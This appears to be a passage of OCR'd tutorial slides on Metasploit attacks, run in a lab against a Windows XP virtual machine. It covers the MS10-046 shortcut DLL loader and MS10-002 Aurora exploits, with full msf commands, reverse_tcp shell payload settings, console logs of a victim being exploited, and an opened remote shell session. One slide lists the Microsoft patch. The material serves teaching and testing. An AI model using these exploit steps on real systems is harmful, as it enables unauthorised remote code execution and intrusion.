
  (Set payload so that a cmd shell form viticm's machine will be obtained.)
- ***msf> set LHOST 192.168.1.14***

```
msf  exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(ms10_046_shortcut_icon_dllloader) > set SRVHOST 192.168.1.14
SRVHOST => 192.168.1.14
msf  exploit(ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf  exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.14     yes       The local host to listen on. This must be an address on the l
ocal machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generat
ed)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1
.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Harry>ipconfig
Windows IP Configuration
Wireless LAN adapter Wireless Network Connection 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::702a:a659:ffb:46bc%15
IPv4 Address. . . . . : 192.168.1.14
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Ethernet adapter VMware Network Adapter VMnet1:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::6db3:a7b8:4021:f8cb%24

```
msf  exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_046_shortcut_icon_dllloader) >
[*] Started reverse handler on 192.168.1.14:4444
[*]
[*] Send vulnerable clients to \\192.168.1.14\MXyNg\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.14:80/
[*] Server started.
```




Windows XP Mode - Windows Virtual PC
Acti...
USB
Tools
Ctrl+Alt+...
MXyNg on 192.168.1.14 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Folders
Address
\\192.168.1.14\MXyNg
Go
Links
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Other Places
192.168.1.14
My Documents
Shared Documents
My Computer
My Network Places
Details
PQUhmwY
Shortcut
1 KB
TuMeNhLgq.dll
Start
Command Prompt
MXyNg on 192.168.1.1...
3:20 AM

```
msf  exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_046_shortcut_icon_dllloader) >
[*] Started reverse handler on 192.168.1.14:4444
[*]
[*] Send vulnerable clients to \\192.168.1.14\MXyNg\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.14:80/
[*] Server started.
[*] Sending UNC redirect to 192.168.1.20:1136 ...
[*] Responding to WebDAV OPTIONS request from 192.168.1.20:1139
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg
[*] Sending 301 for /MXyNg ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/
[*] Sending directory multistatus for /MXyNg/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg
[*] Sending 301 for /MXyNg ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/
[*] Sending directory multistatus for /MXyNg/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg
[*] Sending 301 for /MXyNg ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/
[*] Sending directory multistatus for /MXyNg/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg
[*] Sending 301 for /MXyNg ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/
[*] Sending directory multistatus for /MXyNg/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/desktop.ini
[*] Sending 404 for /MXyNg/desktop.ini ...
[*] Sending LNK file to 192.168.1.20:1139 ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/TuMeNhLgq.dll.manifest
[*] Sending 404 for /MXyNg/TuMeNhLgq.dll.manifest ...
[*] Sending DLL payload 192.168.1.20:1139 ...
[*] Received WebDAV PROPFIND request from 192.168.1.20:1139 /MXyNg/TuMeNhLgq.dll.123.Manifest
[*] Sending 404 for /MXyNg/TuMeNhLgq.dll.123.Manifest ...
[*] Sending stage (240 bytes) to 192.168.1.20
[*] Command shell session 1 opened (192.168.1.14:4444 -> 192.168.1.20:1144) at 2012-05-01 03:20:01 -
0400
```

MS10_046 Vulnerability Attack

Metasploit Commands:


- ***msf> sessions***

  (see how many sessions was obtained from the attack and what was each session about.)

- ***msf> sessions –i [id of the session]***

(use the session to get the shell.)

```
msf  exploit(ms10_046_shortcut_icon_dllloader) > sessions

Active sessions
===============

  Id  Type           Information                          Connection
  --  ----           -----------                          ----------
  1   shell windows  Microsoft Windows XP [Version 5.1.2600]  192.168.1.14:4444 -> 192.168.1.20:1144


msf  exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XPMUser\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.20
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\XPMUser\Desktop>
```



MS10_046 Vulnerability Attack

Prevention:

Microsoft Update

MS10-046: Vulnerability in Windows Shell Could Allow Remote Code Execution (2286198)

(http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx?pf=true)

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - **MS10_002_aurora Vulnerability Attack**
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

MS10_002_aurora Vulnerability Attack

Description:

This module exploits a memory corruption flaw in Internet Explorer. This flaw was found in the wild and was a key component of the "Operation Aurora" attacks that lead to the compromise of a number of high profile companies.

Objective:

Use MS10_002_aurora exploit from Matesploit on a windows 7 machine to attack a windows xp virtual machine.

```
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machin
e or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3            no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TL
S1)
   URIPATH                     no        The URI to use for this exploit (default is random)
```


MS10_002_aurora Vulnerability Attack


Metasploit Commands:

- msf> set SRVHOST 192.168.1.14
- msf> set payload windows/shell/reverse_tcp
- msf> set LHOST 192.168.1.14

```
msf  exploit(ms10_002_aurora) > set SRVHOST 192.168.1.14
SRVHOST => 192.168.1.14
msf  exploit(ms10_002_aurora) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf  exploit(ms10_002_aurora) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     192.168.1.14     yes       The local host to listen on. This must be an address on the local machin
e or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TL
S1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
msf  exploit(ms10_002_aurora) >
[*] Started reverse handler on 192.168.1.14:4444
[*] Using URL: http://192.168.1.14:8080/zu6LNY2g
[*] Server started.
```




[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.20
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.20
[*] Sending stage (240 bytes) to 192.168.1.20
